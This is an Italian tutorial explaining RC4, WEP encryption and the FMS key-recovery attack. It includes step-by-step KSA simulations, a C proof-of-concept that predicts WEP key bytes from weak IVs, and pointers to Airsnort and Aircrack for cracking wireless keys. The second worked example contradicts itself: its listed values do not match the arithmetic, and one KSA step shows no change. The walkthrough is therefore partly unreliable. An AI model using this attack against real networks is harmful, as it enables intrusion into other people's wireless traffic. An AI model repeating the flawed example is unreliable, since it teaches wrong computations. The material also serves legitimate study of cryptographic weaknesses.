How do I crack your WEP:
The FMS attack explanation

0x100 – Premessa

Ultimamente ci si è resi conto di come una rete considerata piuttosto sicura come quella 802.11b wireless è in realtà colma di buchi a tal punto da essere considerata attualmente una rete che offre ben poche garanzie. Le reti wireless hanno il grande vantaggio di offrire una connessione a tutti quei dispositvi che si trovano nel raggio d'azione delle onde radio, ma questa caratteristica rappresenta anche la più grande debolezza dato che espone più facilmente gli utenti a delle violazioni e intrusioni nella rete delle comunicazioni da parte di agenti esterni. Infatti, mentre nelle reti LAN tradizionali è possibile impedire fisicamente l'accesso ad eventuali attackers, nel caso di reti wireless chiunque si trovi nelle vicinanze può intercettare le onde radio attraverso un'antenna e intromettersi nella comunicazione. Sono molti infatti gli aspetti insicuri di questa tecnologia, a partire dal suo metodo di cifratura, il WEP, per arrivare poi ad altri problemi di cui spesso non si tiene neanche conto ma che in realtà possono compromettere ulteriormente la sicurezza della rete. Ma di tutte queste altre particolarità parlerò in un'altra guida specifica delle problematiche della rete wireless poiché in questa ci interesseremo solamente dell'attacco FMS.

0x200 – Il WEP

Il WEP, Wired Equivalent Privacy, è un metodo di cifratura con chiavi a 40bit tale da assicurare una sicurezza simile a quella di un punto d'accesso cablato. Il successivo WEP2 è stato potenziato con chiavi da 104bit per una sicurezza più elevata. Se il WEP è attivato dovrebbe consentire solo ai client con la chiave wep corretta di associarsi all'apposito punto d'accesso, di conseguenza ci verrebbe da pensare che se il WEP fosse sicuro nulla potrebbe mettere in pericolo la nostra rete. Ma chi ha mai detto che il WEP è sicuro? Per comprendere la funzionalità dell'attacco FMS è necessario conoscere tuttavia il procedimento di cifratura che purtroppo non è di facilissima intuizione e neppure spiegazione. Molti dei termini utilizzati, nonostante io tenterò di illustrarli al meglio cercando di non sprecare troppo spazio, vi sembreranno sconosciuti visto che sono propri dell'ambito crittografico: questo purtroppo non è un paper di semplice comprensione.

0x300 – L'algoritmo RC4

Per parlare del WEP e del suo metodo di cifratura dobbiamo partire col dire che alla base del suo protocollo di cifratura abbiamo l'algoritmo RC4 (chiamato anche ARCFOUR o ARC4 per problemi legali) ideato da Ron Rivest per la RSA Security nel 1987 ma pubblicato solo nel 1994 anonimamente. L'RC4 (che sta forse per Rivest Chiper o Ron's Code) è un algoritmo stream cipher ovvero un cifrario con flusso a chiave simmetrica utilizzato per protocolli come l'SSL o appunto il WEP. Cosa vuol dire tutto ciò? Detto in parole molto più semplice l'RC4 non fa altro che

generare un keystream (ovvero un flusso arbitrario di bit casuali o quasi) che viene combinato tramite un'operazione di disgiunzione esclusiva (o più semplicemente XOR) con il testo in chiaro; quello che si ottiene è il testo cifrato. Se di tutto questo non avete capito niente vi consiglio di seguire attentamente la seguente spiegazione aiutandovi con gli esempi che ho inserito, piuttosto rileggetela più volte e vi assicuro che arriverete in breve tempo a comprendere il tutto. Procedendo per ordine con molta semplicita l'RC4 tramite una S-Box (termine utilizzato in crittografia per indicare delle componenti che creano "confusione" per evitare la decrittazione) di 256 byte e due indici da 8 bit (i e j) genera la keystream:

```
for i = 0 to 255
  S[i] = i                                  /*"S" indica l'array del cifrario
Next                                          ed è il seme*/
j = 0                                       /*in funzione di S gli indici i e j
for i = 0 to 255                              vengono azzerati*/
  j = (j + S[i] + key[i mod keylength]) mod 256
  swap (S[i], S[j])                         /*mod indica la dimensione dell'
next                                          array appunto 256 byte*/
```

In questo frammento di codice, che è solo un esempio, è rappresentata per l'appunto la prima fase del cifrario RC4, la KSA (Key Scheduling Algorithm), ovvero la generazione di un key stream in mod 256 byte, ovvero in un array di quella dimensione. In particolare nel frammento superiore è mostrato il punto in cui il codice si inizializza. Nel dettaglio gli indici i e j vengono azzerati e in funzione del keystream viene cambiata la sequenza ordinata da 0 a 255. Questo è il primo passaggio che viene eseguito dall'algoritmo RC4. Infatti successivamente avviene un altro passaggio, il PRGA (Pseudo Random Generation Algorithm) anche questo esemplificato da un codice:

```
i = 0
j = 0
for l = 0 to len(input)              /*il valore di input contiene il testo in
    i = (i + 1) mod 256                chiaro mentre quello di output il
    j = (j + S[i]) mod 256             risultato ovvero il testo criptato*/
    swap (S[i], S[j])
    output[l] = S[(S[i] + S[j]) mod 256] XOR input[l]
next
```


In questa seconda parte il keystream risultante dal primo passaggio viene combinato con lo XOR (già citato prima). Per spiegare nel dettaglio in funzione dell'array S ad i viene assegnato il valore 1 e viene calcolato j basandosi su S(i). A questo punto il codice scambia in S i valori di i e di j ed il risultato ottenuto è dunque S[S(i)+S(j)]. Qui infine interviene lo XOR ed il risultato finale è per l'appunto l'output ovvero il testo criptato. Questo processo è il cuore vero e proprio dell'algoritmo RC4. Tuttavia, anche se a parole il processo potrebbe sembrare di ardua comprensione, in realtà è molto più semplice, ed è proprio questa sua semplicità la sua stessa debolezza tanto che sono stati trovati parecchie modalità per bypassare questo procedimento tra cui appunto l'attacco FMS che andremo a vedere.

0x400 – Il Metodo di Cifratura


In questo paragrafo tenterò di dare una panoramica più ampia del cifrario WEP e qui inserirò il processo RC4 prima spiegato nel dettaglio. La cifratura WEP viene effettuata singolarmente per ogni pacchetto, per cui ogni pacchetto (indicato con M) è essenzialmente un messaggio in chiaro distinto da inviare. Ogni utente della rete wireless condivide infatti una chiave di 40 bit (se si tratta di WEP) o di 104 (WEP2) che serve per criptare e decriptare questo messaggio. Andando per ordine la prima operazione che viene effettuata non è di cifratura bensì è il calcolo del checksum del messaggio M, che consentirà successivamente di verificare se il messaggio è integro. Quest'operazione viene effettuato mediante la CRC32 una funzione a ridondanza ciclica a 32 bit. Questo calcolo viene effettuato eseguendo una divisione a mod 2 grazie a un generatore polinomiale, registrando il resto dopo ogni divisione.

$$CRC32 = x32 + x26 + x23 + x22 + x16 + x12 + x11 + x10 + x8 + x7 + x5 + x4 + x2 + x + 1$$


In pratica, per farla breve, il CRC32 effettua un calcolo su un gruppo di dati e restituisce come risultato un numero che indica inequivocabilmente solo quel gruppo di dati, una sorta di marchio, detto appunto checksum(valore di controllo indicato con CS). In questo caso il calcolo viene fatto su M e di conseguenza possiamo dire che CS = CRC32(M). Il checksumc calcolato viene aggiunto alla fine del messaggio, che diventa quindi il messaggio in chiaro (indicato con P).



A questo punto il messaggio M è pronto per essere criptato. Ed è proprio in questo punto che interviene quel sistema di cifratura a flusso che abbiamo analizzato prima nel dettaglio: l'RC4. Il cirfario, come spiegato con l'esempio prima, viene inizializzato con un valore di seme (che viene indicato appunto con S), dopodichè si può generare un keystream. Per calcolare questo valore del seme si utilizza un vettore di inizializzazione, l'IV. L'IV è costituito da 24 bit che vengono generati individualmente per ogni pacchetto e qualunque sia il modo in cui vengono scelti, questi 24 bit vengono aggiunti all'inizio della chiave WEP venendo così inclusi nella lunghezza della chiave. Non per nulla quando si parla di chiavi di 64 bit o 128 bit in realtà sono 40 e 104 più i 24 bit generati dal IV. Assieme, l'IV e la chiave WEP, posseduta singolarmente da ogni host della rete wireless, costituiscono il seme.



A questo punto il seme viene passato al sistema di cifratura al nostro caro flusso RC4 che genera con questo il keystream. A questo infine, insieme al messaggio P, costituito da M più il checksum, viene applicato l'operatore XOR (che ho già accennato brevemente prima e che per comprendere a fondo bisognerebbe effettuare uno studio a parte) ed il risultato che viene ottenuto è l'output di tutta l'operazione di cifratura ovvero il testo cifrato (che chiameremo C). L'IV precedentemente calcolato viene aggiunto nuovamente all'inizio del testo cifrato e tutto viene incapsulato con un'ulteriore intestazione e trasmesso infine tramite le onde radio. Ecco un disegno sintesi del processo.




A questo punto quando il destinatario riceve un pacchetto criptato con il WEP, diciamo che viene effettuato il processo inverso. Il destinatario estrae l'IV dal messaggio finale e concatena l'IV con la propria chiave che dovrebbe essere la stessa ottenendo così un valore del seme S. Se il mittente ed il destinatario hanno effettivamente la stessa chiave WEP , i valori di S coincideranno. A questo punto il processo inverso continua: il seme viene passato all'RC4 che così produce nuovamente lo stesso keystream che, una volta applicatogli l'operatore XOR, restituirà il messaggio in chiaro originario, che era costituito dal messaggio M con il checksum CS. La funzione CRC32 viene perciò infine riutilizzata dal destinatario per calcolare il checksum per M e per controllare che il valore coincida con il checksum ricevuto. Se tutto coincide il pacchetto viene inoltrato, altrimenti ignorato. Bene, ecco finalmente spiegata la cifratura WEP, ammetto che non è un procedimento semplice ma dopo un'attenta lettura e con l'aiuto degli schemini si dovrebbe riuscire a comprendere a grandi linee l'intero procedimento senza troppe difficoltà: ora dobbiamo entrare nel cuore del problema ovvero andiamo ad analizzare l'attacco FMS.

0x500 – L’Attacco di Fluhrer, Mantin e Shamir

Nel 2001 Scott Fluhrer, Itsik Mantin, e Adi Shamir pubblicarono un paper chiamato “Weaknesses in the Key Scheduling Algorithm of RC4” (Potete trovarne una copia qui) nel quale descrivevano un geniale attacco passivo contro il cifrario WEP. In particolare in questo scritto i tre autori spiegano il concetto di "Invariance Weakness" (relativo a certe chiavi che causano una trasformazione da parte del processo KSA) e di "IV Weakness" (relativo all’impiego dell’IV nella costruzione della chiave). L’attacco in seguito denominato FMS è diventato quello più comunemente utilizzato contro il WEP per la sua efficacia ed è stato reso popolare da certi tool come ad esempio Airsnort o Aircrack che sfruttano la vulnerabilità scoperta dai tre,e che sicuramente avrete usato o sentito nominare. L’attacco da loro progettato consiste nel riuscire a scoprire l’intera chiave che permette di inizializzare correttamente il cifrario conoscendone anche solo una piccola parte e sfrutta i punti deboli dell’algoritmo RC4 e l’impiego dell’IV. In particolare tramite l’FMS si può arrivare ad ottenere la chiave completa tramite l’utilizzo del solo primo byte del keystream prodotto dall’RC4 e con un numero sufficiente di pacchetti “deboli”, ovvero dei pacchetti in cui l’IV è debole e lascia trapelare informazioni sull’intera chiave condivisa dagli host. Consideriamo prima queste due informazioni:

- Nel protocollo 802.11b, ovvero quello utilizzato dalla rete wireless, il primo byte di qualsiasi pacchetto è fortunatamente costituito dall’intestazione SNAP (SubNetwork Access Protocol) che ha (quasi) sempre il valore di 0xAA. Applicando di conseguenza l’operatore XOR si arriva ad ottenre il primo byte del keystream.

- Gli IV deboli, che dobbiamo raccogliere, si trovano nella forma (A+3, N-1, X) dove A indica la posizione del byte da attaccare, N indica il modulo (nel nostro caso l’RC4 funziona in modulo 256), e X è un valore arbitrario casuale compreso tra 0 e 255. E’ fondamentale ricordare che per attaccare un byte bisogna andare in ordine, ovvero bisogna conoscere quello prima; di conseguenza per partire bisogna scoprire per primo il byte 0.



Qui sopra è per l’appunto rappresentata la chiave d’inizializzazione K. Più specificatamente l’array K, formato dalla chiave e dall’IV spedito in chiaro alla fine del processo di cifratura, è organizzato nel seguente modo:

- L’IV che è formato da K[0], K[1] e K[2]
- La chiave WEP formata da K[3],…,K[Lunghezza della chiave] (40 o 104)
- K[Lunghezza_Chiave+1], K[lunghezza_Chiave+2] e K[Lunghezza_Chiave+3] contengono nuovamente l'IV però criptato e non in chiaro
- K[Lunghezza_Chiave+3+1],...,K[2*Lunghezza_Chiave+3+1] contengono ancora la chiave WEP ecc.

0x510 – L’FMS nei dettagli tecnici

A questo punto non ci resta che affrontare la parte più complessa ovvero l’attacco nei suoi dettagli tecnici e pratici. Supponiamo dunque che un eventuale attaccante conosca i primi A bytes della chiave K egli potrebbe simulare nuovamente il processo KSA per recuperare i dati mancanti. Ma visto che la chiave è sconosciuta l’array K viene caricato solo con i dati noti all’attaccante e l’array S viene riempito con valori sequenziali compresi tra 0 e 255. A questo punto il KSA può essere avviato. Inizialmente vengono eseguiti A+3 passaggi del ciclo KSA con A che è all’inizio uguale a 0, dunque utilizzando solamente i primi tre bytes dell’IV. Il KSA con j che viene inizializzata a 0 viene fatto girare per i primi tre passaggi. A questo punto se S[0] o S[1] sono stati “disturbati” (ovvero se il valore di j in questo punto è inferiore di 2) il tentativo è andato a vuoto. Altrimenti j e S[A+3] vengono sottratti al primo byte del keystream, in mod 256. Le statistiche dateci dai tre autori affermano che questo potrebbe essere il byte corretto della chiave per il 5% del tempo, e per il restante 95% un byte casuale. A questo punto per riuscire ad alzare le probabilità al 50% se non oltre bisogna effettuare questo processo su circa 60 IV deboli. Fatto ciò e individuato uno dei bytes della chiave bisogna ripetere la procedura ottenendo così il byte successivo, ed è possibile fare ciò fino a recuperare l’intera chiave. Per meglio comprendere questo difficile procedimento riporterò qui sotto una simulazione dell’inizializzazione del ciclo KSA nel quale però il mod sarà ridimensionato da 256 (com’è nell’RC4 originale con array a 256 byte) a 16 (quindi con array a 4 bit) questo per rendere facilmente comprensibile e molto più veloce il processo che deve servire solo a scopo esplicativo. In parole semplici l’esempio che riporterò sotto è un simulazione del processo molto semplificata in quanto sono molto ridotte le dimensioni della chiave e vengono scelti valori strategici di output per velocizzare il tutto ed evitare fallimenti.

```
Output = 9                  /*Il primo byte di output del keystream è 9*/
A      = 0                  /*Viene attaccato per primo il byte 0 della chiave*/
IV     = 3, 15, 2           /*L’IV è in forma (3,15,X) dove X = 2 in questo caso*/
Chiave = 1, 2, 3, 4, 5      /*Questa è per ipotesi la chiave*/
Seme   = IV e Chiave

K[] = 3 15 2 X X X X X 3 15 2 X X X X X
S[] = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
```

In questo primo riquadro ho riportato la situazione generale della chiave, dei byte e dell’IV che andiamo ad attaccare. In particolare notiamo in basso K[] che appunto indica l’array K dove possiamo vedere chiaramente l’IV (3 15 2)e poi lo spazio per la chiave ripetuta, e S[] che è l’array S in cui sono inseriti valori sequenziali da 0 a 15 (perché ricordiamoci che questo processo è semplificato, con una chiave normale sarebbero da 0 a 255). A questo punto, come già spiegato prima, ciò che viene fatto è caricare l’array K con i soli valori che sono conosciuti (3 15 2) e l’array S con valori compresi nella fascia del mod. Ripeto nuovamente di ricordarsi che tutto il processo è esemplificato in mod 16, mentre sarebbe in mod 256 di conseguenza tutti i calcoli avvengono in mod 16.

Primo Passaggio KSA

i = 0
j = j+S[i]+K[i] = 0+0+3 = 3
Swap **S[i]** e **S[j]**

K[] = 3 15 2 X X X X X 3 15 2 X X X X X
S[] = **3** 1 2 **0** 4 5 6 7 8 9 10 11 12 13 14 15

Secondo Passaggio KSA

i = 1
j = j+S[i]+K[i] = 3+1+15 = 3
Swap **S[i]** e **S[j]**

K[] = 3 15 2 X X X X X 3 15 2 X X X X X
S[] = 3 **0** 2 **1** 4 5 6 7 8 9 10 11 12 13 14 15

Terzo Passaggio KSA

i = 2
j = j+S[i]+K[i] = 3+2+2 = 7
Swap **S[i]** e **S[j]**

K[] = 3 15 2 X X X X X 3 15 2 X X X X X
S[] = 3 0 **7** 1 4 5 6 **2** 8 9 10 11 12 13 14 15

E’ in questo punto che viene fatto appunto il controllo su j. Difatti se j fosse minore a 2 bisognerebbe rinunciare all’attacco ma in questo caso, come vedete (j = j+S[i]+K[i] = 3+2+2 = 7), j è maggiore di 2 visto che il suo valore è 7. A questo punto si procede con il calcolo spiegato in precedenza ovvero j e S[A+3] vengono sottratti dal primo byte di output del keystream dell’RC4. Perciò sempre seguendo l’esempio avremo:

S[A+3] = 1
j = 7
Output = 9

(**Output**) – (**j**) – (**S[A+3**]) = 9-7-1 = **1** = **corretto**

Abbiamo dunque ottenuto il primo byte, il byte zero, che come possiamo verificare è corretto visto che la chiave era 1,2,3,4,5. A questo punto con le informazioni che abbiamo ottenuto riprendiamo in mano la sintassi dell’IV debole: (A+3, N-1, X). Prima l’IV debole da attaccare era (3, 15, 2), ora sappiamo che il byte zero della chiave è 1 di conseguenza dobbiamo procedere, come sappiamo, in ordine per recuperare i bytes successivi di conseguenza l’IV da attaccare avrà questo valore (4, 15,

X). Avendo ottenuto il byte zero possiamo ora procedere per ordine e recuperare il byte immediatamente seguente, e mostrerò qui sotto un altro passaggio del ciclo KSA nel quale vedrete che otterremo anche il secondo byte corretto della chiave. Inizializzeremo nuovamente il KSA con il nuovo IV debole ovvero (4, 15, X) dove a X assegneremo il valore di 9. Questo semplicemente per velocizzare il tutto ed evitare tentativi fallimentari. Analizziamo nuovamente nel dettaglio l'IV da attaccare così come abbiamo fatto per ottenere il primo byte prima.

Output = 6
A = 0
IV = 4, 15, 9
Chiave = 1, 2, 3, 4, 5
Seme = IV e Chiave

K[] = 4 15 9 1 X X X X 4 15 9 1 X X X X
S[] = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

Come vedete nell'array K[] oltre all'IV abbiamo un'informazione in più dell'attacco precedente. Infatti invece di esserci cinque incognite che starebbero per i cinque valori componenti la chiave (ricordo sempre che è ridotta a 16bytes per semplificare invece che 256), ce ne sono solo quattro poiché il primo byte, con valore 1, l'abbiamo scoperto prima. Ora non ci resta che far ripartire i passaggi del KSA. E via:

Primo Passaggio KSA

i = 0
j = j+S[i]+K[i] = 0+0+4 = 4
Swap **S[i]** e **S[j]**

K[] = 4 15 9 1 X X X X 4 15 9 1 X X X X
S[] = **4** 1 2 3 **0** 5 6 7 8 9 10 11 12 13 14 15

Secondo Passaggio KSA

i = 1
j = j+S[i]+K[i] = 4+1+15 = 4
Swap **S[i]** e **S[j]**

K[] = 4 15 9 1 X X X X 4 15 9 1 X X X X
S[] = 4 **0** 2 3 **1** 5 6 7 8 9 10 11 12 13 14 15

Terzo Passaggio KSA

i = 2
j = j+S[i]+K[i] = 4+2+9 = 15
Swap **S[i]** e **S[j]**

K[] = 4 15 9 1 X X X X 4 15 9 1 X X X X
S[] = 4 0 **15** 3 1 5 6 7 8 9 10 11 12 13 14 **2**

Quarto Passaggio KSA

i = 3
j = j+S[i]+K[i] = 15+3+1 = 1
Swap **S[i]** e **S[j]**

K[] = 4 15 9 1 X X X X 4 15 9 1 X X X X
S[] = 4 0 **15** 3 1 5 6 7 8 9 10 11 12 13 14 **2**

In questo caso è stato necessario un passaggio in più per recuperare il byte successivo in ordine nella chiave. Ora per ottenerlo non dobbiamo far altro che andare ad eseguire la solita sottrazione.

S[A+3] = 1
j = 7
Output = 9

(**Output**) – (**j**) – (**S[A+3**]) = 6-3-1 = **2** = **corretto**

Come vedete anche in questa occasione siamo riusciti a recuperare il byte corretto. Procedendo continuamente così otterremmo anche i tre bytes mancanti e quindi avremmo l'intera chiave. Direi quindi che possiamo terminare qui la dimostrazione che dovrebbe avervi aiutato enormemente a comprendere il funzionamento di questo complicato ma geniale attacco.

0x520 – l'FMS in pratica
Voglio concludere questo scritto segnalandovi alcuni aspetti pratici per utilizzare l'attacco FMS. Per prima cosa vi segnalo un sorgente (penso che la paternità del sorcio sia di Jon Erickson) che non posso far a meno di inserire in questo paper. Per chi è in grado di comprendere il C il codice qui sotto non fa altro che eseguire un attacco FMS sul WEP con chiavi a 128 bit sfruttando ogni possibile valore di X (noi nella dimostrazione abbiamo assegnato ad X valori precisi per velocizzare il tutto).

```
#include <stdio.h>

int RC4(int *IV, int *key) {
   int K[256];
   int S[256];
   int seed[16];
   int i, j, k, t;

   //Seme = IV + chiave;
```

```
   for(k=0; k<3; k++)
      seed[k] = IV[k];
   for(k=0; k<13; k++)
      seed[k+3] = key[k];

   // -= Key Scheduling Algorithm (KSA) =-
   //Gli array vengono inizializzati
   for(k=0; k<256; k++) {
      S[k] = k;
      K[k] = seed[k%16];
   }

   j=0;
   for(i=0; i < 256; i++) {
      j = (j + S[i] + K[i])%256;
      t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]);
   }

   //Primo passo del PRGA per il primo byte del keystream
   i = 0;
   j = 0;

   i = i + 1;
   j = j + S[i];

   t=S[i]; S[i]=S[j]; S[j]=t; //Swap(S[i], S[j]);

   k = (S[i] + S[j])%256;

   return S[k];
}

int main(int argc, char *argv[]) {
  int K[256];
  int S[256];

  int IV[3];
  int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
  int seed[16];
  int N = 256;
  int i, j, k, t, x, A;
  int keystream, keybyte;

  int max_result, max_count;
  int results[256];

  int known_j, known_S;

  if(argc < 2) {
    printf("Usage: %s <keybyte to attack>\n", argv[0]);
    exit(0);
  }
    A = atoi(argv[1]);
    if((A > 12) || (A < 0)) {
      printf("keybyte must be from 0 to 12.\n");
      exit(0);
    }
```

```
for(k=0; k < 256; k++)
  results[k] = 0;

IV[0] = A + 3;
IV[1] = N - 1;

for(x=0; x < 256; x++) {
  IV[2] = x;

  keystream = RC4(IV, key);
  printf("Using IV: (%d, %d, %d), first keystream byte is %u\n",
      IV[0], IV[1], IV[2], keystream);

  printf("Doing the first %d steps of KSA..  ", A+3);

  //Seme = IV + chiave;
  for(k=0; k<3; k++)
    seed[k] = IV[k];
  for(k=0; k<13; k++)
    seed[k+3] = key[k];

  // -= Key Scheduling Algorithm (KSA) =-
  //Gli array vengono inizializzati
  for(k=0; k<256; k++) {
    S[k] = k;
    K[k] = seed[k%16];
  }

  j=0;
  for(i=0; i < (A + 3); i++) {
    j = (j + S[i] + K[i])%256;
    t = S[i];
    S[i] = S[j];
    S[j] = t;
  }

  if(j < 2) {  //Se j < 2, allora S[0] o S[1] è stato disturbato
    printf("S[0] or S[1] have been disturbed, discarding..\n");
  } else {
    known_j = j;
    known_S = S[A+3];
    printf("at KSA iteration #%d, j=%d and S[%d]=%d\n",
        A+3, known_j, A+3, known_S);
    keybyte = keystream - known_j - known_S;

    while(keybyte < 0)
      keybyte = keybyte + 256;
    printf("key[%d] prediction = %d - %d - %d = %d\n",
        A, keystream, known_j, known_S, keybyte);
    results[keybyte] = results[keybyte] + 1;
  }
}
max_result = -1;
max_count = 0;

for(k=0; k < 256; k++) {
```

```
    if(max_count < results[k]) {
      max_count = results[k];
      max_result = k;
    }
  }
  printf("\nFrequency table for key[%d] (* = most frequent)\n", A);
  for(k=0; k < 32; k++) {
    for(i=0; i < 8; i++) {
      t = k+i*32;
      if(max_result == t)
        printf("%3d %2d*| ", t, results[t]);
      else
        printf("%3d %2d | ", t, results[t]);
    }
    printf("\n");
  }

  printf("\n[Actual Key] = (");
  for(k=0; k < 12; k++)
    printf("%d, ",key[k]);
  printf("%d)\n", key[12]);

  printf("key[%d] is probably %d\n", A, max_result);
}
```

Infine per completare questa parte dell'FMS in pratica vorrei ricordare che questo attacco, come avevo già detto all'inizio dell'articolo, è implementato in vari tools quali airsnort o aircrack. Airsnort insieme a WEPCrack è il primo tool ad implementare pubblicamente l'attacco FMS perché prima di lui soltanto Adam Stubblefield aveva utilizzato questo attacco ma non aveva reso pubblico il tool. Questi strumenti. hanno finito per rendere l'attacco così popolare che si è persino intrepresa la strada di produrre hardware che non consenta l'utilizzo di IV deboli. Ma questo comporta una serie di difficoltà perché tutto il software deve essere compatibile.

- Aircrack è una suite di strumenti che consente di crackare reti 802.11 WEP e WPA-PSK, e che è in grado di ricavare le chiavi di accesso una volta che la giusta quantità di dati necessari viene catturata. Implementa l'attacco FMS standard e l'attacco ottimizzato di KoreK (che vedremo in un altro paper in seguito), rendendo l'attacco molto più veloce rispetto ad altri tool per WEP cracking. Questo strumento è disponibile sia per Windows che per Linux e persino per Zaurus (palmari che montano linux). Aircrack lo potete trovare qui.

- Airsnort è un tool molto più vecchio di aircrack che tral'altro è da un bel po' che non viene aggiornato per questo è consigliabile l'utilizzo del primo. Airsnort è uno strumento che monitorando passivamente le comunicazioni e recuperando un sufficiente numero di pacchetti è in grado di crackare la chiave utilizzando appunto l'attacco FMS. Questo strumento è disponibile per Windows e Linux. Airsnort potete trovarlo qui.

0x600 – Fonti
Scrivendo questa guida ho attinto da alcune fonti informazioni o esempi.

www.wikipedia.it
www.ippari.unict.it
http://bortone.it/universita_ec/
http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf
L'Arte dell'Hacking di J.E.

0x700 – Conclusioni
E' giunto il momento di tirare le somme di questo paper con il quale ho tentato di spiegarvi al meglio delle mie possibilità un processo di non semplice comprensione e che andava a toccare vari campi dell'hacking. Certo c'è da dire che questo attacco, come altri che illustrerò in altri scritti, è la dimostrazione di come una rete ritenuta sicura, in realtà non lo è per niente a causa appunto del suo metodo di cifratura e non solo. L'attacco FMS non è certamente un attacco semplice, ho attinto da molte fonti, e ognuna dava una versione diversa anche se di poco e una proprio interpretazione. Per questo ho cercato di mettere insieme tutte le informazioni sparse e le mie conoscenze e ho tentato di spiegarvi il tutto come meglio ho potuto. Certamente sarebbe molto bello approfondire ognuno degli argomenti contenuti in questo paper, dalla crittografica alle altre vulnerabilità del WEP ma avrei dovuto scrivere un libro al riguardo e preferisco proseguire per piccole parti. Ma mi assumo l'impegno di proseguire su questa strada approfondendo, e consentendo anche a voi di approfondire, gli argomenti che non ho qui trattato fino in fondo. Grazie a tutti. Al prossimo paper.

Saitek
Italian Net Raiders
www.saitek.altervista.org
www.netraiders.altervista.org
saitek_06@yahoo.it

"Apprendi e non smettere mai di farlo"